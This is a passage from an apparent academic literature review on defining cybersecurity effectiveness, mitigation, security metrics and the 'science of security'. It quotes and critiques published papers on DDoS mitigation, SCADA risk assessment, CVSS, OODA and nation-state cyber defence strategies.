⁴⁸ J. Depoy, J. Phelan, P. Sholander, B. Smith, G.B. Varnado and G. Wyss, *Risk assessment for physical and cyber attacks on critical infrastructures*, ieeexplore.ieee.org/iel5/10687/33743/01605959.pdf (Visited 10th of April, 2018).

⁴⁹ Ibid.

⁵⁰ Thomas D ubendorfer, Matthias Bossardt and Bernhard Plattner, *Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation*, <https://ieeexplore.ieee.org/document/1420254/> (Visited 10th of April, 2018).

effective against source address spoofing even if only approximately 20% of the autonomous systems have it in place

Our analysis of earlier proposed DDoS attack mitigation systems revealed several inherent weaknesses, which impede those systems to cope with certain classes of DDoS attacks. In particular, such systems may completely cut off legitimate servers or networks under a DDoS reflector attack, thus amplifying the effects of the attack.

Our analysis of earlier proposed DDoS attack mitigation systems revealed several inherent weaknesses, which impede those systems to cope with certain classes of DDoS attacks. In particular, such systems may completely cut off legitimate servers or networks under a DDoS reflector attack, thus amplifying the effects of the attack. We proposed a new distributed traffic control system that enables ISPs to deploy new applications within the network and to safely delegate partial network control to network users. We described how such a system can be used to prevent DDoS reflector attacks, which earlier proposed DDoS attack mitigation systems failed to counteract as our analysis showed. Ultimately, our system effectively stops attack traffic close to the source. Herewith, it frees Network resources that are nowadays wasted for transporting attack traffic around the globe and that harm not only the target system but also cause collateral damage like network congestion. Many new applications, also not security related ones, will emerge once such a system is available. Leveraging acceptance by ISPs for such a system will be vital. We think that our traffic control system [26] offers many incentives for ISPs and at the same time a high level of security against misuse, which was a major concern with other approaches in the field of active and programmable networks. In a next step, we build a prototype to get first experiences with such a system⁵¹

In conclusion of reviewing the definition. Effective mitigation means procedure where decision are made precisely correct to intervention process of the attack when the attack is commenced. The mitigation becomes ineffective if it unable to stop commencing attack when it is activated and it effects to legitimate operations and becomes as counterproductive. The mitigation is not same as prevention. Mitigation is based on these two article as operation procedure where effective methods are applied to commence attack, which cause that the attack do not impact to the assets. The mitigation seems to be not produce where actually planning and preparation of the cyber-attack are intervened, it is rather than reaction to commenced attack and an effective mitigation are procedures, which cause a commenced attack not to affect the assets. The mitigation can in addition fail and then it comes ineffective or comes malicious and certainly ineffective if it stops legitimate operations and anti-proliferative legitimate operations, the mitigation becomes then as counterproductive.

3.7. The result of the keyword of *criminology cyber*

In article of *Does Institution Type Predict Students' Desires to Pursue Law Enforcement Careers?* there was no relevant data related to cyber criminology and same was in the article

⁵¹ Ibid

of Included? *The Status of African American Scholars in the Discipline of Criminology and Criminal Justice Since 2004*. **In conclusion**, no relevant data found to define cyber criminology.

3.8. The result of the keyword of penetration test and programmable logic controller

In article of *A review of cyber security risk assessment methods for SCADA systems* there is claim that “we suggest an intuitive scheme for the categorisation of cyber security risk assessment methods for SCADA systems”. The intuitive method is suggested as base for risk assessment in plc system assessment. In another article, the hackers can capture critical infrastructure systems and have impact people everyday life way which is not expect to happened.

In conclusion, the intuitive method for risk assessment is suggested as base for risk assessment. Unfortunately, intuition is not base of proof and it is not scientific method and therefore, conclusion is not probable valid and sound, because method has reliability issues and every person intuition can see premises differently and therefore, it is not repeatable which premises can be declared as true, false, uncertain and what real number values or data these premises can possess.

3.9. The result of the keyword of Plan-Do-Check-Act and cyber security

In article of *A Propose Technical Security Metrics Model for SCADA Systems* there is data that there is no method for organisation how to select security metrics to measure effectiveness of security controls.

“Information security metrics are very important to guide the direction for measuring the effectiveness of security controls in compliance with the information security standards. However, lack of method to guide organization in choosing the technical security metrics may cause technical security control objectives and capabilities failed”⁵²

The Plan-Do-Check-Act (abbreviated from PDCA) thinking is seen to as key for effective security operations and measurement.

“This research proposes a model of technical security metrics to measure the effectiveness of network security management, such as network security controls and services such as firewall and Intrusion Detection Prevention System (IDPS) in the protection of Supervisory and Data Acquisition (SCADA) systems. The methodology used is Plan-Do-Check-Act process model. The proposed technical security metric provides guidance for SCADA owners in complying with requirements of ISO/IEC 27001 Information Security Management System (ISMS) standard. The proposed model should be able to provide a comprehensive measurement and prove the effectiveness of ISO/IEC 27004 ISMS Measurement standard”⁵³

In article CVSS database has been used as base for axioms with formula of CYBER-RISK INDEX = CRITICALITY * THREAT * VULNERABILITY and metrics are "Low" severity (CVSS base score of 0.0-3.9), "Medium" severity (CVSS score of 4.0-6.9) and "High" severity (CVSS base score of 7.0-10.0). and this formula is used inside of the PCDA look on “Do and Check” element.

⁵² More data on article of A Propose Technical Security Metrics Model for SCADA Systems.

⁵³ Ibid.

The book of *Information Risk Management: A practitioner's guide* has been unable to download and the IASME was a Wikipedia page and therefore its content can be rejected, because it can be fabricated by anybody and the data is not peer-reviewed with scientific principles.

In conclusion, the PDCA can sound a valid method to do security work, but if the proper data is not available for decision making, then the conclusion is not most probably valid and there is danger to make ineffective choices and make wrong choices based on false premises. The CVSS and formula of cyber-risk index can sound a valid method with PDCA to conduct effective security measurement in organisation, but does the method measure anomalies and zero-day attacks which are not in the CVSS database yet?⁵⁴ There was a claim that ISO Information security management system that “*ISO/IEC 27002 provides the best practice guidance in initiating, implementing or maintaining the security control in the ISMS*” where this statement is based that ISO ISMS is the best? The ISO ISMS is a standard, not a scientific publication and it cannot give a precise answer what are effective and therefore there is an informal fallacy in the text of ISO ISMS,⁵⁵ which is following “*This standard regards that “not all of the controls and guidance in this code of practice may be applicable and additional controls and guidelines not included in this standard may be required”*”. There was no mention of zero-days or anomalies in the article, which is a flaw in measurement and finally, in the argument.

3.10. The result of the keyword of cyber security and prevention effectiveness

In the article of Security issues in cloud environments: a survey there was a literature review of the security of cloud environment. The Tallinn University of Technology did not have a license to read the full text and in the abstract, there was no mention of effectiveness and prevention. In conclusion, no reliable data was obtained to define the definition of *cyber security* and *prevention effectiveness*.

3.11. The result of the keyword of science of security

From Agreement Technologies and chapter of *Can't We All Just Get Along? Agreement Technologies and the Science of Security* there is data that the security industry is infested with Ad Hoc arguments: “*The science of security has been garnering much attention among researchers and practitioners tired of the ad hoc nature of much of existing work on cybersecurity.*”⁵⁶

In the article of *Emergent Behavior in Cybersecurity* there was an online abstract and no chapter of conclusion, but there is a line “*we conclude that the attacks can be wiped out in the two underlying component cybersystems, but cannot be wiped out in the interconnected cybersystem*”⁵⁷ and no definition of science of security.

⁵⁴ In the CVSS database will only recorded vulnerabilities which are detected and tested that they do work, but no anomalies or zerodays will be on those databases, which raises a question that is the CVSS truly a good data as an axiom for any metric at all? More information at [www: https://www.first.org/cvss/user-guide](https://www.first.org/cvss/user-guide)

⁵⁵ The argument becomes a *Ceteris paribus*, because the standard does not tell precisely when the guideline and its recommendations do not work, the reader has to find it out and it is shifting the burden of proof to readers, which makes the argument more of an informal fallacy. More information of informal fallacies at http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ceterisparibus and http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#todistamisentaakka

⁵⁶ The direct question is from the abstract of the article of *Can't We All Just Get Along? Agreement Technologies and the Science of Security*.

⁵⁷ Page one from the article of *Emergent Behavior in Cybersecurity*.

In the article of *Towards a Science of Trust* there is basic founding that security is not subject thing, if security wants to be science and security solutions has lifetime and if new evidence is not obtained, those solutions cannot be develop and science of security development is hand of that new evidence comes to disproof old theories.

In the article of *A New Approach to Modeling and Analyzing Security of Networked Systems* there is claim forwards to the security metrics of *time to-compromise* and *steady-state compromise probability* have limitations, which has been concluded on the conclusion of the article, but those limitations has to addressed in the future research, because computer system can have same time multiple attacks which model do not take to account.

The defender must be able to end up situation where it cannot manage the systems which the defender is under cyber-attack. In the article of *From Control System Security Indices to Attack Identifiability* there was mathematical formulas to detect and identify cyber-attacks and there were proofs for the formulas. The machine learning has detected new vulnerabilities. Many elections are more like art than science, and freely made elections need privacy for votes to make freely choices.

In the article of *Penetration Testing: A Duet* there is statement that pen-testing is more like art than science, because of following:

“Penetration testing is the art of finding an open door. It is not a science as science depends on falsifiable hypotheses. The most penetration testing can hope for is to be the science of insecurity - not the science of security- inasmuch as penetration testing can at most prove insecurity by falsifying the hypothesis that any system, network, or application is secure. To be a science of security would require falsifiable hypotheses that any given system, network, or application was insecure, something that could only be done if the number of potential insecurities were known and enumerated such that the penetration tester could thereby falsify (test) a known-to-be-complete list of vulnerabilities claimed to not be present. Because the list of potential insecurities is unknowable and hence unenumerable, no penetration tester can prove security, just as no doctor can prove that you are without occult disease”⁵⁸

In the article of *Achieving Critical Infrastructure Protection through the Interaction of Computer Security and Network Forensics* there is data that even through technology has develop so it is the threat and running process continues all time. There is too good statement that developing tools which enhancing technology and methodology will guarantee insight to see incoming attacks.

“Thus the industry has seen equally significant developments in computer forensic tools where methods of searching for and detection of, malicious activity for presentation as evidence and provision of trust have become ever more sophisticated.”⁵⁹

“This paper has focused on the potential value of bringing together security and network forensics in the form of an “intersection” as a means to improve critical infrastructure protection. Use of and the understanding of these (apparently) separate tool sets has great potential for the future in the provision of increased network security as well as a methodology to gain insight into incoming attacks and/or data leakage. However such a statement is almost too good to be true. The future challenge for new

⁵⁸ More data on front page of *Penetration Testing: A Duet*.

⁵⁹ Page of one from article of *Achieving Critical Infrastructure Protection through the Interaction of Computer Security and Network Forensics*.

developments in security tools is to both meet the confidentiality, integrity, trust and availability requirements and be forensically compliant.”⁶⁰

The human element has to be taken to account in science of security and in addition science of cybersecurity. The security theories must be assessment by analysing its content and its informal fallacies and not just listing cons and benefits.

In article of *Why Is There No Science in Cyber Science?* which has been published in 2010, there is data that cybersecurity field is lacking scientific base to justify practice of cybersecurity.

*“We focused on discussion points that explore the challenges we face as scientists, and we tried to identify a set of concrete steps to resolve the apparent conflict between desire and practice. We hoped that the application of these steps to the papers accepted at NSPW⁶¹ could be an early opportunity to begin a journey toward putting more science into cyber science. The discussion, as expected, was wide ranging, interesting, and often frustrating. This paper is a slight modification of the discussion proposal that was accepted by NSPW with the addition of a brief summary of the discussion.”*⁶²

The secure system would need development in programming languages that security aspect would be taken account in the programming language.

In article of SoK: Science, Security, and the Elusive Goal of Security as a Scientific Pursuit⁶³ there is data that science of security is underdeveloped and there are methodological errors in scientific studies of science of security, which dismissed the credibility of those studies and the science of security:

*“The past ten years has seen increasing calls to make security research more “scientific”. On the surface, most agree that this is desirable, given universal recognition of “science” as a positive force. However, we find that there is little clarity on what “scientific” means in the context of computer security research, or consensus on what a “Science of Security” should look like. We selectively review work in the history and philosophy of science and more recent work under the label “Science of Security”. We explore what has been done under the theme of relating science and security, put this in context with historical science, and offer observations and insights we hope may motivate further exploration and guidance. Among our findings are that practices on which the rest of science has reached consensus appear little used or recognized in security, and a pattern of methodological errors continues unaddressed.”*⁶⁴

Following articles were rejected, because they were more like new publications than scientific articles, because of formality of the papers and there was no conclusion or abstract chapter in the papers: *Development of Security Engineering Curricula at US Universities, A Human Endeavor Lessons from Shakespeare and Beyond, The Science of Security, The 32nd ACM/IEEE International Conference on Software Engineering (ICSE 2010), Toward a Science of Secure Environments, Editorial by Jaideep Vaidy and Science of Security: Combining Theory, Measurement to Reflect the Observable, Toward a Science of Security Analysis,*

⁶⁰ Page of eight from article of *Achieving Critical Infrastructure Protection through the Interaction of Computer Security and Network Forensics*.

⁶¹ The google tells that abbreviation of NSPW is New Security Paradigms Workshop.

⁶² Page of front from article of *Why Is There No Science in Cyber Science?*

⁶³ The article is available at www: <https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=7958573>

⁶⁴ Ibid.

A Research Agenda for Security Engineering, The Science of Security Versus the Security of Science and Proceedings of the 2010 New Security Paradigms Workshop.

In conclusion, the science of science is underdeveloped and there are number of amount error in the studies. Mathematical proofs are missing, the scientific method is applied wrongly in the penetration testing for example hypothesis cannot be never verified or proofed, but it can be disproof by scientific method. The empirical studies seem to minimal based on results of literature review and there was very little amount data what are theories in science of security. Therefore, the basic discovery is then, that man basic need of feeling secure and need for security⁶⁵ and safety⁶⁶ have been studied a very little, even though the Maslow need hierarchy defines it as basic need of the man.⁶⁷

3.12. The result of the keyword of cyber security and physical security

Cyber-attacks are coming based on previous studies and literature reviews as sophisticated which means that both physical security and cybersecurity must take to account same time. The modelling and simulation are used to evaluate cyber-security and physical-security. There is concern that Internet of Things do not adapt technical security requirements as the threats advances. Limited resources make challenge for system administrator to protect oil pipelines from each attack every time. Layer based protection and monitor is seen to effective method to protect critical infrastructure. The publication of *Special Issue on "Sensors and Data analytics for Smart Grid Infrastructure"* was rejected, because it was not scientific publication.

In conclusion, cyber-security has element and connection to physical security, because in security aspect the human actors are causing problems either electronic attack through cyber-world or from kinetic world by physical attack, in both cases the attacker in reality and real-life, even though methods are different. The attacks are coming a more sophisticated and some systems (Internet of Things) are not technically secure to resilience the attacks commenced by attacks. The system administrator has limited resources to react to the situations and they are unable to perform all time, which is going to affect effectivity of security and cyber-security.

3.13. The result of the keyword of cyber security effectiveness

The effectivity of cyber-security has been seen to hands to the future cyber-security student skills and competence and framework for future cyber-security students shall be to act as *Prepare, Defend, Act*. In conclusion, effectivity of cyber-security is hand of the competence of the practitioner of cyber-security.

⁶⁵ "Freedom from danger, risk, or injury. [ASIS/BSI BCM.01-2010]" More data at [www: https://ad-min.asisonline.org/Membership/Library/Security-Glossary/Pages/Security-Glossary-S.aspx](https://ad-min.asisonline.org/Membership/Library/Security-Glossary/Pages/Security-Glossary-S.aspx)

⁶⁶ "The condition of being protected against hazards, threats, risks, or loss.

Note 1: In the general sense, security is a concept similar to safety. The distinction between the two is an added emphasis on being protected from dangers that originate from outside.

Note 2: The term security means that something not only is secure but that it has been secured.

[ASIS SPC.1-2009] [ANSI/ASIS PAP.1-2012]

[ANSI/ASIS PSC.1-2012] [ANSI/ASIS/RIMS RA.1-2015]" More data at [www: https://ad-min.asisonline.org/Membership/Library/Security-Glossary/Pages/Security-Glossary-S.aspx](https://ad-min.asisonline.org/Membership/Library/Security-Glossary/Pages/Security-Glossary-S.aspx)

⁶⁷ More data at [www: https://www.ripublication.com/gjmbs_spl/gjmbsv3n10_03.pdf](https://www.ripublication.com/gjmbs_spl/gjmbsv3n10_03.pdf) and ASIS International book of Security Management (ISBN:978-1-934904-69-5) in chapter of Behavioural issues in assets protection on page of 89.

3.14. The result of the keyword of history of war

In the article there data of mental problems which war creates, mass murder of the people in previous decades war, sexual assaults and rapes, development of tactics and arms, impact of war to civilization by sociological aspect and it gives view that war is more like common suffer story for civilization.

In conclusion, the warfare has been developed through centuries and method what man has used to be victories and kill opponent has developed. So far war have not eventually disappeared or going away completely. The thinking with principles of Sun Tzu art of war and being faster and more unexpected have not dismissed war completely, even though revolutionarily persons have said that “path of battle will lead to final battle or final victory”. It seems to be easier to start war than end war. The war has been lost and won by previous generations, but what is victory and when the society has won? History of man and history of war seems to indicate with historical method and inductive method that running faster and being more unexpected than you opponent will not guarantee that wars *after* war will completely defeated. After wall in criminological studies, it has been noticed that *violence create violence*,⁶⁸ and how going to war and being faster than opponent will lead to situation were *the final victory* or *the final battle* has been done for completely?

3.15. The result of the keyword of cyber world

Following publication were rejected, because they do not full fill scientific criterions: *Ghosts in the Cyber World An Analysis of Folklore Sites on the Internet*, *Mobile IoT device enables ubiquitous interaction between cyber world and physical world*, *Shoring up the cyber world*, *H8 @ skul Cyber World Bullying and Where in the (cyber) world is Carlos Salinas?*.

The cyber world is environment were human actors have created this Internet world were different Internet services are connected. It is world on the reality, were digital technologies has symbiose with man. It is world where physical things and cyber things are connected. The cyber-world can be used to bullies a natural person which bullies have access to bullied natural persons account and data. Attacks from cyber-world can impact human lives and cause fatality for example attack to cars, industrial control system which steer device or material which can cause serious injure to body or medical devices.

In conclusion, cyber-world is world which is connected to reality and man and technology is connected in the cyber-world. Impact in physical world to cyber-world to back to reality can be from different philosophical point view minimal to scandalous, but it is all about metrics.

3.16. The result of the keyword of OODA and cyber security

OODA is belied to method be aware what is going on the networks. Which is used to create cyber situational awareness. The cyber warfare is seen to as fundamentally asymmetric. The OODA are seen to key, because of faster reaction than opponent alias attacker. Which creates base for Realtime decision making. The publication of *One Step Ahead* was rejected because, it was non-scientific publication. In the article of *Simulating Adversarial Interactions between Intruders and System Administrators using OODA-RR* there was study of the OODA loop, but there was statement will it be effective against cyber-attacks.

⁶⁸ Jaana Haapasalo, *Kriminaalipsykologia* (Juva: WS Bookwell, 2008), 38.

In conclusion, the OODA is to be belied to be solution for cyber-security issues. However, there was very little or non-empirical evidence on the literature review that it actual work in every cases or where it do not work. The OODA ideology has one major problem, where are the metrics, which are reliable and can give valid indication and how valid data can be acquired to OODA loop which later produces the indication for decision making, when the crisis situation begins? If the premises are false, the conclusion must be false.

3.17. The result of the keyword of science of cyber security

In the article of *Application of Cybernetics and Control Theory for a New Paradigm in Cybersecurity**

“A significant limitation of current cyber security research and techniques is its reactive and applied nature. This leads to a continuous ‘cyber cycle’ of attackers scanning networks, developing exploits and attacking systems, with defenders detecting attacks, analyzing exploits and patching systems. This reactive nature leaves sensitive systems highly vulnerable to attack due to un-patched systems and undetected exploits. Some current research attempts to address this major limitation by introducing systems that implement moving target defense. However, these ideas are typically based on the intuition that a moving target defense will make it much harder for attackers to find and scan vulnerable systems, and not on theoretical mathematical foundations”⁶⁹

There is intuitive methods in used on science of cybersecurity is problem, because intuition is not base of proof. It is not clearly defined how the science of security or science of cybersecurity shall develop. More research is needed to develop science of cybersecurity to further.

In conclusion, science of cybersecurity has currently more in stage of intuitive reasoning than scientific base, because proper methods and theories are lacking.

3.18. The result of the keyword of metrics of cyber security

There was no literature available for this definition.

3.19. The result of the keyword of security metrics

Security demands a holistic view. The success of security must be measure with multiple metrics such as expert knowledge, statistical data, simulation and risk assessment tools to be able to determine impact and effective countermeasures. The usage in low resource device the strongest cryptographic protocols can lead denial of service, because low recourse device is unable to perform to legitimate requested because of resource demands of the strongest cryptographic protocols. In one article the results for qualitative security metric are correctness, measurability, and meaningfulness. It is not widely studied are the CVSS system scores accurate. Valid security metrics are needed to justify the security operations. Metrics are needed which make users more aware of potential security problems in systems. Cyberattack must be modelled to be able measure it. Industrial control system are lacking valid secure metric and in 2014 there has made statement that shall topic for future researches. The security metrics do not everytime measure the holistic picture of process and this lead security issue, even though telemetry has a strong encryption, but files can be easily stole from the nodes. It is difficulty to create security metrics has valid and sound axioms

⁶⁹ More data available on article of *Application of Cybernetics and Control Theory for a New Paradigm in Cybersecurity**.

which is used to measure the security. In the article of *Dependence-Induced Risk: Security Metrics and Their Measurement Framework* the security metrics of study were unable to verify what were valid reason for cascade-effect in the testing system. In one article there was basic discovery that attack interactions are not studied systematically and variable affect to holistic process are either studied systematically. Effective security metrics for software development are needed to be developed. Security metric should analyse prevention and detection elements. In the article of *Assessing the trends, scale and nature of economic cybercrimes: overview and Issues*⁷⁰

*“Trends in police-recorded and (where they exist) household survey measured cybercrimes for economic gain are reviewed in a range of developed countries – Australia, Canada, Germany, Hong Kong, the Netherlands, Sweden, the UK and the US - and their implications for criminal policy are considered. The datasets indicate a substantial rise in online fraud – though one that is lower than the rise in online shopping and other ‘routine activity’ indicators - but it is not obvious whether this is just displacement for the fall in household and automobile property crime, nor how much overlap there is between the offenders and past ‘offline’ offenders. There remains a problem of what metrics are appropriate for judging the threat and harm from cybercrimes, and their impact on national and human security”*⁷¹

In the article it was left as open question that what are reliable and valid metrics to measure harm of cyber-attacks and cybercrimes against national security and human security.

In conclusion, there is studies of metric of security, but metrics are underdeveloped and they are not measuring holistic picture of the phenomena and there are validity issue that are they measuring proper and real axioms of the reality.

3.20. The result of the keyword of theory of security

There is need to establish effective theory of security describe phenomimes in the field. Fault chain theory can used to build resilience powerline systems. The field of cyber security is lacking comprehensive theoretical guidance, which means that theories are missing from the field. In article of *Games Based Study of Nonblind Confrontation* there was claim that General Theory of Security, but there was little explanation what it actual means. The systemic theory of security environment is theory which explains to detect variables which effect to the security level. There is theory of security communities that transatlantic security communities exit which secures national security in the earth. Time and selection will affect the security. Political decision and socioeconomics affect to security. Harassments is affecting to security level in the politics.

There are theories and studied of cryptography and how secure protocols are made, but these theories have gaps that how the secure protocols implemented with cryptography are secured against human actors, which can used to compromise the confidentiality of telemetric data and how the assets are protected behind of secure protocols, for example attacking database for features which allow read it without starting brute forcing encryption? The cyber-security is very much studies from engineering aspect [26] and human elements and criminological elements are missing and in addition the effectivity of the chain of technologies of cyber-security.

In conclusion, there is theories in science of security, but those theories seems to not explaining things as they should be in scientific term. There are gaps in theories that what are

⁷⁰ The article is available at www: <https://link.springer.com/article/10.1007/s10611-016-9645-3>

⁷¹ Ibid.

truly effective to secure assets and it explain something very small from the reality. There was no proper explanation what general theory of security means, but in other journal⁷² it seems to mean ability measure competence of attacker and how successfully it is, so far there is no metrics which can say each attack actor precise ability to attack and how successfully it is based on this literature review discoveries.

3.21. The result of the keyword of *theories security*

There was no literature available for this definition.

3.22. The results of the keyword of *cyber security and mitigation*

The semantic review of *cyber security* and *mitigation* (Table 23) are following:

In the report of *Control Systems Cyber Security: Defense-in-Depth Strategies* the mitigation is defined as following:

„From a mitigation perspective, simply deploying IT security technologies into a control system may not be a viable solution. Although modern control systems use the same underlying protocols that are used in IT and business networks, the very nature of control system functionality may make even proven security technologies inappropriate.“⁷³

„Understanding attack vectors is essential to building effective security mitigation strategies, and effective security depends on how well the community of control system operators and vendors understand the ways that architectures can be compromised“⁷⁴

„What makes this very interesting, and also a concern, is that the traditional mitigation strategies for common networks are not always effective or practical in control systems architecture“⁷⁵

In the article of *Are Vulnerability Disclosure Deadlines Justified?*

„Vulnerability research organizations Rapid7, Google Security team, and Zero Day Initiative recently imposed grace periods for public disclosure of vulnerabilities. The grace periods ranged from 45 to 182 days, after which disclosure might occur with or without an effective mitigation from the affected software vendor.“⁷⁶

In the article of *Securing Cyberspace: Towards an Agenda for Research and Practice*

„An important assertion is that the challenge of securing cyberspace transcends the abilities of any single entity and requires a radical shift in our approach in how: i) research is conducted, ii) cybersecurity researchers are educated, iii) new defendable systems are developed, and iv) effective defensive countermeasures are deployed“⁷⁷

In the doctoral dissertations of *Strategic Cyber Security: Evaluating Nation-State Cyber Attack Mitigation Strategies with DEMATEL*, there was claims how to mitigate cybersecurity issues, and there was following claims:

⁷² The General theory of Security is available at [www: https://ieeexplore.ieee.org/document/7529088/](https://ieeexplore.ieee.org/document/7529088/)

⁷³ Direct quotations are from article of *Control Systems Cyber Security: Defense-in-Depth Strategies*

⁷⁴ Ibid.

⁷⁵ Ibid.

⁷⁶ Direct quotations are from article of *Are Vulnerability Disclosure Deadlines Justified.*

⁷⁷ Direct quotations are from article of *Strategic Cyber Security: Evaluating Nation-State Cyber Attack Mitigation Strategies with DEMATEL.*

„Strategic challenges require strategic solutions. The author examines four nation-state approaches to cyber attack mitigation.“⁷⁸

„The four threat mitigation strategies fall into several categories. IPv6 is a technical solution. Art of War is military. The third and fourth strategies are hybrid: deterrence is a mix of military and political considerations; arms control is a political/technical approach“⁷⁹

„Therefore, the goal of this research is to evaluate nation-state cyber attack mitigation strategies“⁸⁰

„As such, diplomats may be asked to negotiate international agreements designed to mitigate the risk of cyber warfare, just as they have done for CW“⁸¹

„Cyberattack mitigation requires immediate source identification and the ability to cross technical, legal, and national borders quickly. The best chance that future Cyber Weapons Convention monitors would have is with access to real-time network data from across the whole of the Internet and the ability to collaborate immediately with treaty-empowered colleagues throughout the world“⁸²

„World leaders may eventually decide that the best way to mitigate the threat posed by cyber attacks is by signing an international cyber arms control treat“⁸³

„The goal of using DEMATEL is twofold: to increase the rigor of the author’s analysis via scientific method, and to help provide decision makers with greater confidence as they attempt to choose the most efficient ways to mitigate the threat of cyber attacks and improve cyber security at the strategic level“⁸⁴

⁷⁸ Ibid.

⁷⁹ Ibid.

⁸⁰ Ibid.

⁸¹ Ibid.

⁸² Ibid.

⁸³ Ibid.

⁸⁴ Ibid.

A summary of the four mitigation strategies and their relative effectiveness is depicted in Fig. 4.




Figure 4. Mitigation Strategy Effectiveness.

Figure 1. The figure is from doctoral dissertations of *Strategic Cyber Security: Evaluating Nation-State Cyber Attack Mitigation Strategies with DEMATEL*: Doctoral dissertation and on Page 142.

“In this dissertation, the author examines four strategies that nation-states will likely adopt to mitigate the cyber attack threat: deterrence, arms control, doctrine, and technology. Finally, it calculated the most efficient way – among the four strategies in question – to reduce the threat of strategic cyber attack. The contributions of this dissertation are summarized as follows:

- *an argument that computer security has evolved from a technical discipline to a strategic concept;*
- *the evaluation of four distinct strategic approaches to mitigate the cyber attack threat and to improve a nation’s cyber defense posture;*
- *the use of the Decision Making Trial and Evaluation Laboratory (DEMATEL) to analyze this dissertation’s key concepts; and*
- *the recommendation to policy makers of IPv6 as the most efficient of the four cyber defense strategies”⁸⁵*

The doctoral dissertation claims that strategies will most probable lead to mitigation and all four elements in the figure 1 will lead to effective may to reduce cyber-threat. However, the the figure 1 the author claims that *“all could help”* and in conclusion there is statement that it *“will likely adopt to mitigate”*, there is conflict in premises that same premises cannot be same that it could and will likely,⁸⁶ either it will help or not help or something else, but is has to same value at the time. The definition are used therefore loosely and it in addition then a false argument, because the argument has become as *equivocation & ambiguity*.⁸⁷ Moreover, Sun Tzu Art of War is philosophy,⁸⁸ not

⁸⁵ Ibid.

⁸⁶ The conclusion alias argument has conflict in the premises, which called as *Ex falso quod libet* and it is a false argument in science. More information at www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ristiriitaisetpremissit

⁸⁷ University of Helsinki, *equivocation & ambiguity*, http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ekvivokaatio

⁸⁸ Henrik Rydenfelt, *Filosofia: normatiivinen tiede*, <https://etiikka.fi/teoria/filosofia-normatiivinen-tiede/>

scientific publication where his ideas are truth how you defeat your opponent and how to secure assets of nation, the Art of War is more like metaphysical publication which has some claims which can be proofed by science, but it more like philosophical justification that arguments which are validated by scientific method.⁸⁹

In conclusion, traditional IT mitigation methods and mitigation strategies are not always effective or practical in industrial control systems. Disclosing vulnerabilities prematurely leads to ineffective mitigation practices. The effective countermeasures must be developed. The art of war thinking and running-faster ideology (OODA/PDCA/DEMANTEL) is not evidence based claim to succeed in effective way of securing the assets, because conflicts in premises and equivocation & ambiguity in definitions. It has to be shown where it does not work and when it works to domain of the “threats” $T(t_0, t_1, \dots, t_n)$ and there is affect to the threats in either causality, or connection or no connection,⁹⁰ it became as mereological fallacy⁹¹ if the axiom existence and features and connection is not explained precisely and justified by evidence-based study.

3.23. The results of keyword of basic discovery

There were few duplicates of the articles. Nevertheless, there were four duplicates of article of *Antiviral Drugs: From Basic Discovery Through Clinical Trials*. The Weitzberg has written in his publication that basic discovery is discovery which is repeatable and isolate discovery from study object and it is based on extensive research. The Dang and Shin-San Michael have written in their publication that basic discovery is the newest discovery in the study, which is discovered by cumulative process. The Kozloff has stated that basic discovery means discovery which a new discovery which have been not previously made in that field. The Kazmierski has stated that basic discovery is result of accumulated study. The Hayek and Nemer has states that basic discovery will lead new diagnostic and therapeutic tools in medical field. Therefore, the basic discovery definition means new data which product of research and from that basic discovery the field can be developed for example giving a new direction for developing diagnostic tools and therapeutic tools. The Gool have stated that basic discovery is the newest result in the study field. In conclusion, the basic discovery means discovery which have been not previously discovered in academic studies and from this basic discovery a new tools and diagnostic methods can be lead.

3.24. Result of CCDCOE database

The CCDCOE database did not possess any publications of the keywords and no publications relating effectivity of cybersecurity where found the database of CCDCOE [Appendix 1-3]. The databases from addresses of <https://ccdcoe.org/publication-library.html> and <https://ccdcoe.org/search.html> were explored.

3.25. Result of Extra Doctoral dissertation

The author disclosures on his PhD thesis that there are no proper metrics to measure security. There are difficulties to measure rational and irrational attacks, because not every attacker will calculate costs and benefits of the cyber-attacks, and a rational attacker can conduct crimes which are irrational from return of investment point views, but on his or her own metrics as profitable for his or her own needs [27] and even the need to have more a profit has elements to emotion, in addition it is not fully rational choice and that theory of rational choice theory do not describe that it ne money everything the metrics which offender uses

⁸⁹ Ilpo Halonen, *Metafyysinen maailmankuva*, <http://www.helsinki.fi/hum/fil/tietfil/Luento07.htm>

⁹⁰ Jarmo Heinonen, Anssi Keinänen and Jyri Paasonen, *Turvallisuustutkimuksen tekeminen* (Tallinn: AS Pa-kett, 2013), 116-118.

⁹¹ University of Helsinki, *mereologinen virhepäätelmä*, http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#mereologinen

